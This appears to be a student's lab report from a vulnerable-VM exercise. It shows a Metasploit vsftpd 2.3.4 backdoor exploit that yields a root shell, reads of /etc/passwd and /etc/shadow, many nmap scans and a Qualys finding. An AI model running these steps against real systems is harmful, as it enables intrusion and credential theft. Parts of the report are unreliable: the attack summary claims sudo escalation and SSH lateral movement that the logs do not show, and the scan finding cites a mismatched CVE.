




Name: Muhammad Tayyab Nisar

Task 1:





```
kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Metasploit2-Linux
Windows 10 x64
EVE-NG
kali-linux-2024.2
Qualyz
Windows 7 x64

root@kali:/home/kali

File Actions Edit View Help
Global Options:
Option Current Setting Description
ConsoleLogging false Log all console input and output
LogLevel 0 Verbosity of logs (default 0, max 3)
MeterpreterPrompt meterpreter The meterpreter prompt string
MinimumRank 0 The minimum rank of exploits that will run without explicit confirmation
Prompt msf6 The prompt string
PromptChar > The prompt character
PromptTimeFormat %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
SessionLogging false Log all input and output for sessions
SessionTlvLogging false Log all incoming and outgoing TLV packets
TimestampOutput false Prefix all console output with a timestamp

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(multi/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CHOST no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)

Exploit target:
Id Name
0 Automatic


View the full module info with the info, or info -d command.
msf6 exploit(multi/ftp/vsftpd_234_backdoor) > set rhost 150.1.7.104
rhost => 150.1.7.104
msf6 exploit(multi/ftp/vsftpd_234_backdoor) > run
[*] 150.1.7.104:21 - Banner: 220 (vsftpd 2.3.4)
[*] 150.1.7.104:21 - USER: 331 Please specify the password.
[*] 150.1.7.104:21 - Backdoor service has been spawned, handling...
[*] 150.1.7.104:21 - UID: uid=0(root) gid=0(root)
```


```
kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Metasploit2-Linux
Windows 10 x64
EVE-NG
kali-linux-2024.2
Qualyz
Windows 7 x64

root@kali:/home/kali

Applications
File Actions Edit View Help

sysinfo
sh: line 34: sysinfo: command not found
pwd
/
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101:/var/lib/libuid:/bin/sh
dncp:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
shhd:x:104:65534:/var/run/shhd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
ftp:x:107:65534:/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,/var/lib/mysql:/bin/false
tomcat5:x:110:65534:/usr/share/tomcat5.5:/bin/false
distcc:x:111:65534:/usr/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash
service:x:1002:1002,,/home/service:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false
statd:x:114:65534:/var/lib/nfs:/bin/false
cat /etc/shadow
```





```
root@kali:~/home/kali# systemctl enable elasticsearch
root@kali:~/home/kali# apt install kibana -y

The following packages were automatically installed and are no longer required:
dcraw flac libavfilter9 libfftw3-single3 libjsoncpp25 libout123-0t64 libplacebo328 libpostproc57 libsyn123-0t64 mpg123 rwho rwhod
Use 'sudo apt autoremove' to remove them.

Installing:
kibana

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1
Download size: 346 MB
Space needed: 1,041 MB / 52.6 GB available

Get:1 https://artifacts.elastic.co/packages/8.x/apt/stable/main amd64 kibana amd64 8.16.1 [346 MB]
Fetched 346 MB in 4min 51s (1,188 kB/s)
Selecting previously unselected package kibana.
(Reading database ... 430524 files and directories currently installed.)
Preparing to unpack .../kibana_8.16.1_amd64.deb ...
Unpacking kibana (8.16.1) ...
Setting up kibana (8.16.1) ...
Creating kibana group... OK
Creating kibana user... OK
Kibana is currently running with legacy OpenSSL providers enabled! For details and instructions on how to disable see https://www.elastic.co/guide/en/kibana/8.16/production.html#openssl-legacy-provider
Created Kibana keystore in /etc/kibana/kibana.keystore

root@kali:~/home/kali# apt install kibana -y

kibana is already the newest version (8.16.1).
The following packages were automatically installed and are no longer required:
dcraw flac libavfilter9 libfftw3-single3 libjsoncpp25 libout123-0t64 libplacebo328 libpostproc57 libsyn123-0t64 mpg123 rwho rwhod
Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1

root@kali:~/home/kali# nano /etc/kibana/kibana.yml
root@kali:~/home/kali#
```

Attack Summary:

1. Attack Vector: The attacker exploited a known FTP vulnerability (vsftpd backdoor).
2. Privilege Escalation: The attacker gained root access via misconfigured SUDO privileges.
3. Lateral Movement: The attacker moved laterally using stolen SSH credentials.

Recommendations for Mitigation:

1. Patch Vulnerabilities: Ensure all software is up-to-date.
2. Enforce Strong Passwords: Use complex passwords to reduce the risk of brute-force attacks.
3. Implement Network Segmentation: Isolate critical systems to limit lateral movement.
4. Enable Multi-Factor Authentication (MFA).

Task 2:

```
(root@kali)-[/home/kali]
# nmap -sX -Pn 150.1.7.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 02:07 EDT
Nmap scan report for 150.1.7.104
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
23/tcp    open|filtered telnet
25/tcp    open|filtered smtp
53/tcp    open|filtered domain
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
512/tcp   open|filtered exec
513/tcp   open|filtered login
514/tcp   open|filtered shell
1099/tcp  open|filtered rmiregistry
1524/tcp  open|filtered ingreslock
2049/tcp  open|filtered nfs
2121/tcp  open|filtered ccproxy-ftp
3306/tcp  open|filtered mysql
5432/tcp  open|filtered postgresql
5900/tcp  open|filtered vnc
6000/tcp  open|filtered X11
6667/tcp  open|filtered irc
8009/tcp  open|filtered ajp13
8180/tcp  open|filtered unknown
MAC Address: 00:0C:29:23:96:F4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.57 seconds
```

```
(root@kali)-[/home/kali]
# nmap -sV 150.1.7.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 02:22 EDT
Nmap scan report for 150.1.7.104
Host is up (0.0034s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:23:96:F4 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.19 seconds
```

```
(root@kali)-[/home/kali]
# nmap -sU 150.1.7.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 02:18 EDT
```

```
(root@kali)-[/home/kali]
# nmap -sU 150.1.7.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 02:36 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.51 seconds
```

```
(root@kali)-[/home/kali]
# nmap 150.1.7.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 02:32 EDT
Nmap scan report for 150.1.7.100
Host is up (0.00053s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsecure
912/tcp    open  apex-mesh
5357/tcp   open  wsddapi
MAC Address: 00:50:56:C0:00:01 (VMware)
```

```
Nmap scan report for 150.1.7.104
Host is up (0.0030s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```



```
(root@kali)-[/home/kali]
# nmap 150.1.7.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 02:25 EDT
Nmap scan report for 150.1.7.104
Host is up (0.0026s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:23:96:F4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds
```

```
(root@kali)-[/home/kali]
# nmap 150.1.7.104-106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 02:28 EDT
Nmap scan report for 150.1.7.104
Host is up (0.0023s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:23:96:F4 (VMware)

Nmap done: 3 IP addresses (1 host up) scanned in 14.50 seconds
```

```
(root@kali)~[/home/kali]
# nmap -sT -Pn -v 150.1.7.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 01:56 EDT
Initiating Parallel DNS resolution of 1 host. at 01:56
Completed Parallel DNS resolution of 1 host. at 01:56, 0.03s elapsed
Initiating Connect Scan at 01:56
Scanning 150.1.7.104 [1000 ports]
Discovered open port 5900/tcp on 150.1.7.104
Discovered open port 3306/tcp on 150.1.7.104
Discovered open port 445/tcp on 150.1.7.104
Discovered open port 21/tcp on 150.1.7.104
Discovered open port 53/tcp on 150.1.7.104
Discovered open port 22/tcp on 150.1.7.104
Discovered open port 80/tcp on 150.1.7.104
Discovered open port 25/tcp on 150.1.7.104
Discovered open port 8009/tcp on 150.1.7.104
Discovered open port 1524/tcp on 150.1.7.104
Discovered open port 8180/tcp on 150.1.7.104
Discovered open port 1099/tcp on 150.1.7.104
Discovered open port 512/tcp on 150.1.7.104
Discovered open port 2121/tcp on 150.1.7.104
Discovered open port 6000/tcp on 150.1.7.104
Discovered open port 514/tcp on 150.1.7.104
Discovered open port 139/tcp on 150.1.7.104
Discovered open port 111/tcp on 150.1.7.104
Discovered open port 23/tcp on 150.1.7.104
Discovered open port 5432/tcp on 150.1.7.104
Discovered open port 513/tcp on 150.1.7.104
Discovered open port 6667/tcp on 150.1.7.104
Discovered open port 2049/tcp on 150.1.7.104
Completed Connect Scan at 01:56, 1.21s elapsed (1000 total ports)
Nmap scan report for 150.1.7.104
Host is up (0.0028s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
```

```
(root@kali)~[/home/kali]
# nmap -sn -PR 150.1.7.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 01:37 EDT
Nmap scan report for 150.1.7.100
Host is up (0.00065s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 150.1.7.104
Host is up (0.0012s latency).
MAC Address: 00:0C:29:23:96:F4 (VMware)
Nmap scan report for 150.1.7.101
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 6.71 seconds
```

```
(root@kali)-[/home/kali]
# nmap -sS -Pn 150.1.7.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 01:59 EDT
Nmap scan report for 150.1.7.104
Host is up (0.0020s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:23:96:F4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```

```
(root@kali)-[/home/kali]
# nmap -sA 150.1.7.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 02:15 EDT
Nmap scan report for 150.1.7.104
Host is up (0.0037s latency).
All 1000 scanned ports on 150.1.7.104 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 00:0C:29:23:96:F4 (VMware)
```

```
(root@kali)-[/home/kali]
# nmap -sA -V 150.1.7.104
Nmap version 7.94SVN ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.4.6 openssl-3.2.2 libssh2-1.11.0 libz-1.3.1 libpcap-1.10.4 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

4 Apache Tomcat AJP File Inclusion Vulnerability (unauthenticated check)

port 8009/tcp

QID: 87413
Category: Web server
Associated CVEs: [CVE-2020-1938](#)
Vendor Reference: [Tomcat](#)
Bugtraq ID: -
Service Modified: 08/08/2024
User Modified: -
Edited: No
PCI Vuln: Yes

Scan Results

page 16

THREAT:

Apache Tomcat is an open source web server and servlet container developed by the Apache Software Foundation.

Apache Tomcat fixed a vulnerability (CVE-2020-1938) that allows an attacker to read any webapps files. If the Tomcat instance supports file uploads, the vulnerability could also be leveraged to achieve remote code execution.

Affected Versions:

Apache Tomcat 9.0.0 through 9.0.30

Apache Tomcat 8.5.0 through 8.5.50

Apache Tomcat 7.0.0 through 7.0.99

IMPACT:

Successful exploitation allows an attacker to read or include any file in all webapp directories on Tomcat, such as webapp configuration files, source code, etc. Remote code execution is also possible.

SOLUTION:

Updated versions of Apache Tomcat are available that fix these vulnerabilities.

Workaround: Temporarily disable the AJP protocol port.

EXPLOITABILITY:

 exploitdb

Reference: CVE-2015-5477
Description: ISC BIND 9 - TKEY Remote Denial of Service (PoC)
Link: <https://www.exploit-db.com/exploits/37723>

Reference: CVE-2015-5477
Description: ISC BIND 9 - TKEY (PoC)
Link: <https://www.exploit-db.com/exploits/37721>

 seebug

Reference: CVE-2015-5477
Description: BIND9 TKEY assert Dos
Link: <https://www.seebug.org/vuldb/ssvid-89243>

 packetstorm

Reference: CVE-2015-5477
Description: BIND TKEY Query Denial Of Service
Link: <https://packetstormsecurity.com/files/132926/BIND-TKEY-Query-Denial-Of-Service.html>

 metasploit

Reference: CVE-2015-5477
Description: BIND TKEY Query Denial of Service
Link: https://raw.githubusercontent.com/rapid7/metasploit-framework/master/modules/auxiliary/dos/dns/bind_tkey.rb

 0day.today

Reference: CVE-2015-5477
Description: ISC BIND9 TKEY Remote DoS PoC
